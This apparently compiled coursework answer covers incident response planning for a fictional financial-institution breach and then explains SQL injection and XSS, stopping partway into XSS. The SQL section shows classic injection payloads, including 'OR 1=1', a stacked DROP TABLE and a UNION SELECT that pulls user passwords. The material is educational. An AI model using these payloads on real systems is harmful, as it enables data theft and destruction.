

## Case Study Question:

**Case Study: XYZ Corporation, a leading financial institution, recently experienced a security breach where sensitive customer data was compromised. As part of the incident response team (IRT), outline the steps you would take to address this incident effectively. Consider incident categorization, detection, communication plan, documentation, and legal/regulatory considerations in your response. Evaluate the importance of incident response planning in mitigating such incidents and maintaining trust with stakeholders.**

When a security incident occurs, every second matters. Malware infections rapidly spread, ransomware can cause catastrophic damage, and compromised accounts can be used for privilege escalation, giving attackers access to more sensitive assets.

**Incident response** (IR) is a structured methodology for handling security incidents, breaches, and cyber threats. A well-defined **incident response plan (IRP)** allows you to effectively identify, minimize the damage from, and reduce the cost of a cyberattack, while finding and fixing the cause, so that you can prevent future attacks.

During a cybersecurity incident, security teams face many unknowns and must immediately focus on the critical tasks at hand. Having pre-planned incident response steps during a security incident can prevent many unnecessary business impacts and reputational damage.

Recently in a leading financial institution XYZ Corporation experienced a security breach where sensitive customer data was compromised. As part of the incident response team (IRT), to take the steps address this incident effectively.

## **TO DEVELOP AND IMPLEMENT YOUR INCIDENT RESPONSE PLAN**

You can't afford to be unprepared for a data breach's aftermath. It's up to you to control the situation and protect your brand in the wake of a data breach's potentially devastating effect on your reputation.

Developing and implementing an incident response plan will help your business handle a data breach quickly and efficiently while minimizing the damage.

## STEP 1: IDENTIFY AND PRIORITIZE ASSETS

Start off by identifying and documenting where your organizations keeps its crucial data assets. You need to assess what would cause your organization to suffer heavy losses if it were stolen or damaged.

After identifying critical assets, prioritize them according to importance and highest risk, quantifying your asset values. This will help justify your security budget and show executives what needs to be protected and why it's essential to do so.

## STEP 2: IDENTIFY POTENTIAL RISKS

Determine what risks and attacks are the greatest current threats against your systems. Keep in mind that these will be different for every organization.

For organizations that process data online, improper coding could be their biggest risk. For a brick-and-mortar organization that offers WiFi for their customers, their biggest risk may be Internet access. Other organizations may place a higher focus on ensuring physical security, while others may focus on securing their remote access applications.

### Here are examples of a few possible risks:

- **External or removable media:** executed from removable media (e.g., flash drive, CD)
- **Attrition:** employs brute force methods (e.g., DDoS, password cracking)
- **Web:** executed from a site or web-based app (e.g., drive-by download)

- **Email security:** executed via email message or attachment (e.g., malware)
- **Impersonation:** replacement of something benign with something malicious (e.g., SCL injection attacks, rogue wireless access points)
- **Loss or theft:** loss of computing device or media (e.g., laptop, smartphone)

### Top failed vulnerabilities discovered by Security Metrics vulnerability scans:

- **TLS Version 1.0 Protocol Detection:** Exists if the remote service accepts connections using TLS 1.0 encryption
- **SSL Certificate with Wrong Hostname:** Happens when a SSL certificate for the tested service is for a different host
- **Web Application Potentially Vulnerable to Clickjacking:** Occurs if a remote web server does not set an X-Frame-Options response header in all content responses
- **SSL RC4 Cipher Suites Supported (i.e., Bar Mitzvah Attack):** exists when the RC4 encryption algorithm is used in SSL/TLS transmission
- **SSL Self-Signed Certificate:** Occurs when organizations use an identity certificate that they create, sign, and certify rather than a trusted certificate authority (CA)

## STEP 3: ESTABLISH PROCEDURES

If you don't have established procedures to follow, a panicked employee may make detrimental security blunders that could damage your organization. Your data breach [policies and procedures](#) should include:

- A baseline of normal activity to help identify breaches
- How to identify and contain a breach
- How to record information on the breach
- Notification and communications plan
- Defense approach
- Employee training

Over time, you might need to adjust your policies according to your organization's needs. Some organizations might require a more robust notification and communications plan, while others might need help from outside resources. However, all organizations need to focus on employee training (e.g., your security policies and procedures).

## **STEP 4: SET UP A RESPONSE TEAM**

You need to organize an incident response team that coordinates your organization's actions after discovering a data breach. Your team's goal should be to coordinate resources during a security incident to minimize impact and restore operations as quickly as possible.

Some of the necessary team roles are:

- Team leader
- Lead investigator
- Communications leader
- C-suite representative
- IT director
- Public relations
- Documentations and timeline leader
- Human resources
- Legal representative
- Breach response experts

Make sure your response team covers all aspects of your organization, and that they understand their particular roles in the plan. Each will bring a unique perspective to the table with a specific responsibility to manage the crisis.

## **STEP 5: SELL THE PLAN**

Your incident response team won't be effective without proper support and resources to follow your plan.

Security is not a bottom-up process. Management at the highest level (e.g., CEO, VP, and CTO) must understand that security policies—like your incident response plan—must be implemented from the top and be pushed down. This is true for organizations from mom and pop shops to enterprise organizations.

For enterprise organizations, executive members need to be on board with your incident response team. For smaller organizations, management needs to be fine with additional funding and resources dedicated to incident response.

When presenting your incident response plan, focus on how your plan will benefit your organization (e.g., financial and brand benefits). For

example, if you experience a data breach and poorly manage the incident, your company's reputation will likely receive irreparable brand damage.

The better your goals are presented, the easier it will be to obtain necessary funding to create, practice and execute your incident response plan.

## **STEP 6: TRAIN YOUR STAFF**

Just having an incident response plan isn't enough. [Employees need to be properly trained](#) on your incident response plan and know what they're expected to do after a data breach.

Employees also need to understand their role in maintaining company security. To help them, employees should know how to identify attacks such as phishing emails, spear phishing attacks, and social engineering efforts.

Test your employees through tabletop exercises (i.e., simulated, real-world situation led by a facilitator). While tabletop exercises require time and money, they play a vital role in your staff's preparation for a data breach. These tabletop exercises help familiarize your employees with their particular incident response roles by testing them through a potential hacking scenario.

After testing your employees, you can identify and address weaknesses in the incident response plan and help everyone involved see where they can improve, with no actual risk to your organization's assets.

The regular routine of work makes it easy for employees to forget crucial security information learned during trainings.

## **Incident Response Policy, Plan, and Procedure Creation**

This section discusses policies, plans, and procedures related to incident response, with an emphasis on interactions with outside parties.

**Policy Elements** Policy governing incident response is highly individualized to the organization. However, most policies include the same key elements:

Statement of management commitment

Purpose and objectives of the policy

Scope of the policy (to whom and what it applies and under what circumstances)

Definition of computer security incidents and related terms

Organizational structure and definition of roles, responsibilities, and levels of authority; should include the authority of the incident response team to confiscate or disconnect equipment and to monitor suspicious activity, the requirements for reporting certain types of incidents, the requirements and guidelines for external communications and information sharing (e.g., what can be shared with whom, when, and over what channels), and the handoff and escalation points in the incident management process

Prioritization or severity ratings of incidents Performance measures

Reporting and contact forms.

## Plan Elements

Organizations should have a formal, focused, and coordinated approach to responding to incidents, including an incident response plan that provides the roadmap for implementing the incident response capability. Each organization needs a plan that meets its unique requirements, which relates to the organization's mission, size, structure, and functions. The plan should lay out the necessary resources and management support. The incident response plan should include the following elements:

- Mission
- Strategies and goals
- Senior management approval
- Organizational approach to incident response
- How the incident response team will communicate with the rest of the organization and with other organizations

- Metrics for measuring the incident response capability and its effectiveness
- Roadmap for maturing the incident response capability

The organization's mission, strategies, and goals for incident response should help in determining the structure of its incident response capability.

The incident response program structure should also be discussed within the plan.

Once an organization develops a plan and gains management approval, the organization should implement the plan and review it at least annually to ensure the organization is following the roadmap for maturing the capability and fulfilling their goals for incident response.

### **Procedure Elements**

Procedures should be based on the incident response policy and plan. Standard operating procedures (SOPs) are a delineation of the specific technical processes, techniques, checklists, and forms used by the incident response team.

SOPs should be reasonably comprehensive and detailed to ensure that the COMPUTER SECURITY INCIDENT HANDLING GUIDE 9 priorities of the organization are reflected in response operations. In addition, following standardized responses should minimize errors, particularly those that might be caused by stressful incident handling situations. SOPs should be tested to validate their accuracy and usefulness, then distributed to all team members. Training should be provided for SOP users; the SOP documents can be used as an instructional tool

Sharing Information With outside Parties Organizations often need to communicate with outside parties regarding an incident, and they should do so whenever appropriate, such as contacting law enforcement, fielding media inquiries, and seeking external expertise. Another example is discussing incidents with other involved parties, such as Internet service providers (ISPs), the vendor of vulnerable software, or other incident response teams. Organizations may also proactively share relevant incident indicator information with peers to improve detection and analysis of incidents. The incident response team should discuss information sharing with the organization's public affairs office,


legal department, and management before an incident occurs to establish policies and procedures regarding information sharing. Otherwise, sensitive information regarding incidents may be provided to unauthorized parties, potentially leading to additional disruption and financial loss. The team should document all contacts and communications with outside parties for liability and evidentiary purposes. The following sections provide guidelines on communicating with several types of outside parties, as depicted in Figure 2-1. The double-headed arrows indicate that either party may initiate communications. See Section 4 for additional information on communicating with outside parties, and see Section 2.4 for a discussion of communications involving incident response outsourcers.

## THE PHASES OF AN INCIDENT RESPONSE PLAN

An incident response plan should be set up to address a suspected data breach in a [series of phases](#) with specific needs to be addressed.

The incident response phases are:

- **Phase 1:** Prepare
- **Phase 2:** Identify
- **Phase 3:** Contain
- **Phase 4:** Eradicate
- **Phase 5:** Recover
- **Phase 6:** Review



### Phase 1: Preparation

This phase will be the work horse of your incident response planning, and in the end, the most crucial phase to protect your business. Part of



this phase includes:

- Ensure **employees are properly trained** regarding their incident response roles and responsibilities in the event of data breach
- Develop incident response drill scenarios and regularly conduct mock data breaches to evaluate your incident response plan.
- Ensure that all aspects of your incident response plan (training, execution, hardware and software resources, etc.) are approved and funded in advance

Response plan should be well documented, thoroughly explaining everyone's roles and responsibilities. **Then the plan must be tested** in order to assure that your employees will perform as they were trained. The more prepared your employees are, the less likely they'll make critical mistakes.

### **Questions to address**

- Has everyone been trained on security policies?
- Have your security policies and incident response plan been approved by appropriate management?
- Does the Incident Response Team know their roles and the required notifications to make?
- Have all Incident Response Team members participated in mock drills?

### **Phase 2: Identification**

This is the process where you determine whether you've been breached. A breach, or incident, could originate from many different areas.

### **Questions to address**

- When did the event happen?
- How was it discovered?
- Who discovered it?
- Have any other areas been impacted?
- What is the scope of the compromise?
- Does it affect operations?
- Has the source (point of entry) of the event been discovered?

## Phase 3: Containment

When a breach is first discovered, your initial instinct may be to securely delete everything so you can just get rid of it. However, that will likely hurt you in the long run since you'll be destroying valuable evidence that you need to determine where the breach started and devise a plan to prevent it from happening again.

Instead, contain the breach so it doesn't spread and cause further damage to your business. If you can, disconnect affected devices from the Internet. Have short-term and long-term containment strategies ready. It's also good to have a redundant system back-up to help restore business operations. That way, any compromised data isn't lost forever.

This is also a good time to update and patch your systems, review your remote access protocols (requiring mandatory [multi-factor authentication](#)), change all user and administrative access credentials and harden all passwords.

### Questions to address

- What's been done to contain the breach short term?
- What's been done to contain the breach long term?
- Has any discovered malware been quarantined from the rest of the environment?
- What sort of backups are in place?
- Does your remote access require true multi-factor authentication?
- Have all access credentials been reviewed for legitimacy, hardened and changed?
- Have you applied all recent security patches and updates?

## Phase 4: Eradication

Once you've contained the issue, you need to find and eliminate the root cause of the breach. This means all malware should be securely removed, systems should again be hardened and patched, and updates

should be applied.

Whether you do this yourself, or hire a third party to do it, you need to be thorough. If any trace of malware or security issues remain in your systems, you may still be losing valuable data, and your liability could increase.

### **Questions to address**

- Have artifacts/malware from the attacker been securely removed?
- Has the system be hardened, patched, and updates applied?
- Can the system be re-imaged?

### **Phase 5: Recovery**

This is the process of restoring and returning affected systems and devices back into your business environment. During this time, it's important to get your systems and business operations up and running again without the fear of another breach.

### **Questions to address**

- When can systems be returned to production?
- Have systems been patched, hardened and tested?
- Can the system be restored from a trusted back-up?
- How long will the affected systems be monitored and what will you look for when monitoring?
- What tools will ensure similar attacks will not reoccur? (File integrity monitoring, intrusion detection/protection, etc)

### **Phase 6: Review**

Once the investigation is complete, hold an after-action meeting with all Incident Response Team members and discuss what you've learned from the **data breach**. This is where you will analyze and document everything about the breach. Determine what worked well in your response plan, and where there were some holes. Lessons learned from both mock and real events will help strengthen your systems against the

future attacks.

### Questions to address

- What changes need to be made to the security?
- How should employee be trained differently?
- What weakness did the breach exploit?
- How will you ensure a similar breach doesn't happen again?

No one wants to go through a data breach, but it's essential to plan for one. Prepare for it, know what to do when it happens.

When the data breaches occurred that incident should be classified

### Incident Classification Process

To streamline incident response efforts, it is crucial to have a defined process for classifying incidents. This process involves several important steps such as:

- **Incident Identification** – The first step is to identify security incidents. This can be done through different methods like intrusion detection systems, employee reports, security monitoring, or automated alerts.
- **Incident Logging** – Once incidents are identified, it is crucial to record all information about them in a centralized log which will serve as a reference throughout the classification process.
- **Initial Triage** – This is the phase where a preliminary assessment of the incident takes place. The incident response team evaluates the information to determine if it qualifies as a security incident and if further investigation is necessary.
- **Gathering Information** – After confirming the incident, the response team collects all data related to it. This includes information from affected systems, network logs, user accounts, and any other relevant sources.
- **Incident Classification Attributes** – To aid in categorizing the incident ISO/IEC 27035 provides a set of attributes for classification. These include identifying whether the source of the incident was external or internal and determining the type of attack. Also, identifying the affected assets involved and the potential impact on confidentiality, integrity, and availability of information.

- **Classification Decision** – Based on all gathered information and considering these classification attributes, experts classify each incident into its category.
- **Incident Documentation** – Proper documentation is essential, for recording the classification process and the reasoning behind the classification decision. This documentation serves as a record of the incident aiding in investigation and analysis.
- **Incident Reporting** – Depending on the organizations' policies and regulations incidents may require reporting to stakeholders, management, or external authorities. Accurately classifying incidents ensures that precise and relevant information is provided during reporting.
- **Response and Mitigation** – Once an incident is classified, the incident response team can implement strategies for response and mitigation based on the severity and impact of the incident.
- **Continuous Improvement** – After resolving an incident, organizations have the opportunity to review their incident classification process and response procedures. This review aims to identify opportunities for **improvement**.

## Incident Classification Levels

Severity levels play a role, in determining the urgency of response actions. By assigning severity levels, incident response teams can prioritize incidents according to their impact, on business operations, data integrity, and customer trust.

For example, incidents classified as "Low Severity" may follow a resolution process whereas those labelled as "Critical Severity" require action and involvement at a higher level. Appropriately escalating incidents based on their classification ensures that the necessary resources are allocated promptly to address issues.

### Incident Classification:

#### Critical Severity Incidents:

Incidents of the highest severity level pose a severe and immediate threat to business operations, data integrity, or customer safety. Critical incidents demand immediate attention and an escalated response to minimize potential damages and restore normal operations quickly. For example cybersecurity breaches, natural disasters, ransomware attacks, etc.

#### High Severity Incidents:

Incidents with a significant impact on business operations or data, though not as critical as the highest severity level. High incidents require prompt response and resolution to prevent further escalation and mitigate potential consequences on productivity and customer trust. For example server outages, supply chain disruptions, employee health incidents, etc.

### **Medium Severity Incidents:**

Incidents with moderate impact may cause disruptions, but their consequences are more manageable, allowing organizations to respond effectively without immediate escalation. Nevertheless, timely resolution remains essential. For example network slowdown, data entry errors, and local power outages.

### **Low Severity Incidents:**

Incidents with minimal impact on business operations, often involve isolated issues or minor disruptions that do not pose a significant threat. Low incidents require attention, but they can be resolved without immediate urgency, allowing organizations to address them within standard response timeframes. For example printer malfunction, minor equipment damages, or temporary network glitch.

## **Incident Response Tools**



**IT'S NOT JUST ABOUT THE GEAR.  
IT'S ABOUT HOW, WHEN, AND WHY TO USE IT.**

Any discussion of incident response deserves a close look at the tools that you'll need for effective incident detection, triage, containment and response. We'll cover the best tools for each function, we'll share resources for how to learn how and when to use them, and we'll explain how to determine the attack source. That way, you'll know the right decision to make at each stage of the investigation.

## **The Three A's of Incident Response**

In order to be effective in defending your company's network, you'll need the right Ammunition, you'll aspire to identify proper Attribution, and you'll focus on increasing Awareness as a way to reduce the volume and

impact of cyber incidents on your company. Still not clear on the A's? Read on...

**Ammunition:** Most incident responders will want to spend most of their time here, downloading and customizing incident response tools - open source as well as proprietary. Why? Because it's fun, and that's what cyber geeks tend to like to do... code. We'll mostly cover open source incident response tools in this chapter, and we'll also use the OODA loop framework from Chapter Two so you'll know when to use which tool and why.

**Attribution:** Understanding where an attack is coming from can help you understand an attacker's intention as well as their technique, especially if you use real-time threat intelligence to do so. We'll cover the basics of attribution, and include some free and open resources to keep you updated on who might be attacking your company based on the latest collaborative threat intelligence.

**Awareness:** The most fundamental security control is an educated and aware user. While we plan to go deep into incident response training in the next chapter, in this chapter we'll cover some of the highlights you'll want to consider as you update your security awareness program. The biggest takeaway here is that every incident should be examined as a way to improve your overall security program, with awareness as a key part of that.

## **Incident Response Tools & the OODA Loop**

OODA Loop means: observe Orient decide and act



**OBSERVE:** USE SECURITY MONITORING TO IDENTIFY ANOMALOUS BEHAVIOR THAT MAY REQUIRE INVESTIGATION.

#### **INCIDENT RESPONSE TOOLS:**

##### **1. Log Analysis, Log Management, SIEM:**

Logs are your richest source for understanding what's going on in your network, but you'll need an IR tool that makes sense of all of those logs, and that's what log analysis is all about.

#### **OPEN SOURCE OPTIONS:**

- OSSIM (open source security information management)



## 2. Intrusion Detection Systems (IDS) — Network & Host-based:

IDS'es (HIDS and NIDS) monitor server and network activity in real-time, and typically use attack signatures or baselines to identify and issue an alert when known attacks or suspicious activities occur on a server (HIDS) or on a network (NIDS).

### OPEN SOURCE OPTIONS:

- Snort
- BroIDS
- OSSEC

## 3. Netflow Analyzers

Netflow analyzers examine actual traffic within a network (and across the border gateways too). If you are tracking a particular thread of activity, or just getting a proper idea of what protocols are in use on your network, and which assets are communicating amongst themselves, netflow is an excellent approach.

### OPEN SOURCE OPTIONS:

- Ntop
- NfSen
- Nfdump

## 4. Vulnerability Scanners

Vulnerability scanners identify potential areas of risk, and help to assess the overall attack surface area of an organization, so that remediation tasks can be implemented.

### OPEN SOURCE OPTIONS:

- OpenVAS

## 5 Availability Monitoring

The whole point of incident response is to avoid downtime as much as possible. So make sure that you have availability monitoring in place, because an application or service outage could be the first sign of an incident in progress.

### OPEN SOURCE OPTIONS:

- Nagios

## 6 Web Proxies

Web Proxies are thought of as being purely for controlling access to websites, but their ability to log what is being connected to is vital. So many modern threats operate over HTTP – being able to log not only the remote IP address, but the nature of the HTTP connection itself can be vital for forensics and threat tracking.

### OPEN SOURCE OPTIONS:

- Squid Proxy
- IPFire

**ORIENT:** EVALUATE WHAT'S GOING ON IN THE CYBER THREAT LANDSCAPE & INSIDE YOUR COMPANY. MAKE LOGICAL CONNECTIONS & REAL-TIME CONTEXT TO FOCUS ON PRIORITY EVENTS.

### Incident Response Tools:

#### 1 Asset Inventory

In order to know which events to prioritize, you'll need an understanding of the list of critical systems in your network, and what software is installed on them. Essentially, you need to understand your existing environment to evaluate incident criticality as part of the Orient/Triage

process. The best way to do this is to have an automated asset discovery and inventory that you can update when things change (and as we know, that's inevitable).

### OPEN SOURCE OPTIONS:

- [OCS Inventory](#)

### 2. Threat Intelligence Security Research

Threat intelligence gives you global information about threats in the real world. Things like indicators of compromise (IoCs), bad reputation IP addresses, command-and-control servers and more, can be applied against your own network assets, to provide a full context for the threat.

### OPEN SOURCE OPTIONS:

- [AlienVault OTX](#)
- [AlienVault Labs](#)

**DECIDE:** BASED ON OBSERVATIONS & CONTEXT, CHOOSE THE BEST TACTIC FOR MINIMAL DAMAGE & FASTEST RECOVERY.

Your Company's Corporate Security Policy\*

Hard Copy Documentation (notebook, pen, and clock)

Insider secret: There are no "Decide" tools, and until AI is truly a "thing," we'll keep having to do what humans do, use our brains. Decide based on the information you have at your disposal, which includes the tools above, as well as your own company's security policy.

**ACT:** REMEDIATE & RECOVER. IMPROVE INCIDENT RESPONSE PROCEDURES BASED ON LESSONS LEARNED.

**Incident Response Tools:**

## 1. Data Capture & Incident Response Forensics Tools

Data Capture & Incident Response Forensics tools is a broad category that covers all types of media (e.g. memory forensics, database forensics, network forensics, etc.). Incident Response Forensics tools examine digital media with the aim of identifying, preserving, recovering, analyzing and presenting facts and opinions about the digital information, all designed to create a legal audit trail.

### OPEN SOURCE OPTIONS:

- [SANS Investigative Forensics Toolkit \(SIFT\)](#)
- [Sleuthkit](#)

## 2. System Backup & Recovery Tools

Patch Mgmt. and Other Systems Mgmts.

System backup and recovery and patch management tools might be something you've already got in place, but it's important to include them here since an incident is when you'll likely need those most.

### OPEN SOURCE OPTIONS:

- [Opsi \(Open PC Server Integration\)](#)

## 3. Security Awareness Training Tools and Programs

Security awareness training tools and programs are an essential way to improve your overall security posture and reduce the likelihood of incidents.

### OPEN SOURCE OPTIONS:

- [SANS' Securing the Human](#)

## Incident Classification Best Practices

Developing a defined policy for categorizing incidents is crucial to ensure an efficient response. This policy must include criteria for classification, different incident categories, and protocols, for escalating issues. It is also important to provide training to incident response teams so they can effectively apply the classification process. By integrating incident classification into management tools and systems it becomes easier to track, report, and analyze incidents in a timely manner.

## Incident Classification for Cybersecurity

In the changing world of cyber threats, the categorization of incidents plays a role in preventing attacks and protecting important information. By incorporating incident classification into **cybersecurity** strategies, organizations can swiftly determine the nature and extent of an attack. Cybersecurity incident classification helps organizations detect threats early by analyzing incident trends, which in turn helps them quickly adapt security measures to evolving threats. By classifying incidents by severity, organizations are able to allocate resources efficiently for higher-risk incidents.

Furthermore, the use of tailored response strategies ensures timely attention, while automated incident management facilitates the resolution of incidents. A predictive analysis identifies trends, enhances preparedness, and refines security policies, respond plans, and preventative measures by anticipating threats.

## Incident Classification Challenges and Solutions

Implementing a system, for incident classification can be quite challenging. There are obstacles that one may encounter, such as the nature of categorizing incidents and managing multiple incidents at once. Organizations can further face other challenges, such as potential subjectivity and biases, limited data analysis capabilities, communication gaps, complexities, resistance to change, inconsistent implementation, lack of senior management support, etc. However, by incorporating different mechanisms like automation and machine learning algorithms, as well as employing experts in the process, organizations can effectively improve the whole process, **manage crises**, and minimize mistakes.

Organizations can overcome incident classification challenges by developing clear guidelines, conducting regular reviews, and updating criteria to align with evolving threats. They should also invest in tools

and analytics for improved incident management, offer training to enhance responders' understanding, and create decision trees for effective classification. Prioritizing resources, establishing comprehensive training, and organization-wide policies, while also educating senior management on the benefits, further contributes to successful incident classification and its positive impact on cybersecurity and risk management.

### **Incident Classification and Incident Response Coordination**

Effective collaboration between incident response teams and incident classification teams is crucial to ensure a synchronized response. It is vital that there is communication and sharing of information to align the classification of incidents with the response and **recovery** strategies. This also plays a role in determining the timeframe for responding to incidents ensuring that high-priority issues receive the required attention. As can be seen, incident classification plays a vital role in ensuring the resilience of organizations by enabling them to prioritize and respond effectively. Frameworks such as ISO/IEC 27035 further strengthen this process by enhancing security measures. The thorough identification, classification, and response to incidents highlight the importance of teamwork in allocating resources and resolving issues promptly. With the advancement of technology, incident classification continues to serve as a guiding principle in helping organizations navigate through disruptions and cyber challenges.

By following a well-defined incident response plan that prioritizes containment, investigation, communication, documentation, and legal considerations, XYZ Corporation can minimize the damage from this security breach and work towards regaining stakeholder trust.

## **2. Investigate the exploitation of vulnerabilities such as SQL injection and cross-site scripting (XSS) in ethical hacking scenarios.**

Cyber attackers are always on the lookout for any potential vulnerability that can be exploited by multiple tactics and techniques like phishing, brute force attack, malware injection, social engineering, web hacking and more to fulfil their malicious intentions and bring organizations and businesses to a standstill.

In this we will shed light on two of the most common yet popular web hacking techniques among hackers: SQL injection attack and cross-site scripting (XSS).

## **SQL injection attack**

SQL injection is a common and prevalent method of attack that targets victims' databases through web applications. It enables cyber attackers to access, modify, or delete data, and thus manipulate the organization's databases. For any organization, data is one of the most critical and valuable assets, and an attack on its database can wreak havoc on the entire business.

Data can include customer records, privileged or personal information, business-critical data, confidential data, or financial records of an organization.

Cyber attackers often exploit public-facing applications to gain the initial foothold within an organization's network. These applications are generally websites but can also include databases like SQL.

### **Attack definition**

An attack technique where attackers target data-driven applications and compromise user/organization databases by performing certain actions.

### **Entry point**

The initial access in SQL attack is achieved through drive-by compromise technique.

### **Attack technique**

The attacker injects malicious SQL queries into web form input field.


### **Impact**

Upon successful execution, the attacker can add, delete, or modify the existing database and bypass the security controls.

### **Attack language**

The most common language used in the attack is SQL.

## How does a SQL injection attack work?



### An SQL injection attack is carried out through the following steps:

1. An attacker researches the targeted database.
2. The attacker identifies vulnerabilities in the webpage or application to exploit. One example of an SQL vulnerability is insufficient user input validation. The attacker can create and submit their own input content by exploiting this vulnerability.
3. They further create malicious SQL inputs and inject them into the standard SQL queries.
4. This enables the attacker to carry out nefarious and malicious actions on the web application and exploit the database. They then can extract confidential information, bypass security controls, modify records, or delete the entire database.

### SQL injection example

An attacker wishing to execute SQL injection manipulates a standard SQL query to exploit non-validated input **vulnerabilities** in a database. There are many ways that this attack vector can be executed, several of which will be shown here to provide you with a general idea about how SQLI works.



For example, the above-mentioned input, which pulls information for a specific product, can be altered to read <http://www.ystore.com/items/items.asp?itemid=999> or `1=1`.

As a result, the corresponding SQL query looks like this:

```
SELECT ItemName, ItemDescription  
  
FROM Items  
  
WHERE ItemNumber = 999 OR 1=1
```

And since the statement `1 = 1` is always true, the query returns all of the product names and descriptions in the database, even those that you may not be eligible to access.

Attackers are also able to take advantage of incorrectly filtered characters to alter SQL commands, including using a semicolon to separate two fields.

For example, this input <http://www.ystore.com/items/items.asp?itemid=999>; `DROP TABLE Users` would generate the following SQL query:

```
SELECT ItemName, ItemDescription  
  
FROM Items  
  
WHERE ItemNumber = 999; DROP TABLE USERS
```

As a result, the entire user database could be deleted.

Another way SQL queries can be manipulated is with a `UNION SELECT` statement. This combines two unrelated `SELECT` queries to retrieve data from different database tables.

For example, the input <http://www.ystore.com/items/items.asp?itemid=999> `UNION`

SELECT user-name, password FROM USERS produces the following SQL query:

```
SELECT ItemName, ItemDescription  
  
FROM Items  
  
WHERE ItemID = '999' UNION SELECT Username, Password FROM  
Users;
```

Using the UNION SELECT statement, this query combines the request for item 999's name and description with another that pulls names and passwords for every user in the database.

It's one of the most popular hacking techniques, but also one of the oldest.

Nearly 20 years since its discovery, why is SQL injection news still relevant? For one, it's used in an estimated two-thirds of web app attacks today.

When talking about SQL injection, recent attacks include the 2017 hack on more than 60 universities and governments worldwide.

## Cross-site scripting

Cross-site scripting (XSS) attack is a popular attack technique used by hackers to target web applications. Here, the attackers inject malicious client-side scripts into a user's browsers or web pages, allowing them to download malware into the target user's system, impersonate the target, and carry out data exfiltration, session hijacking, changes in user settings, and more.

cross-site scripting is an example of a drive-by compromise technique used by adversaries to gain initial access within the network. The technique aims to exploit website vulnerabilities through malicious client side scripts or code. This provides them with access to systems on the internal network and also allows them to use compromised websites to direct the victims to malicious applications meant to steal and acquire

Application Access Tokens (used to make authorized and legitimate API requests on behalf of users/services to access resources in cloud or SaaS applications).

### Attack definition

An attack technique where attackers execute malicious code in the victim users browsers which they can control.

### Entry point

The initial access in XSS attack is achieved through exploiting public-facing application technique.

### Attack technique

The attacker injects malicious client-side scripts into webpages/websites.

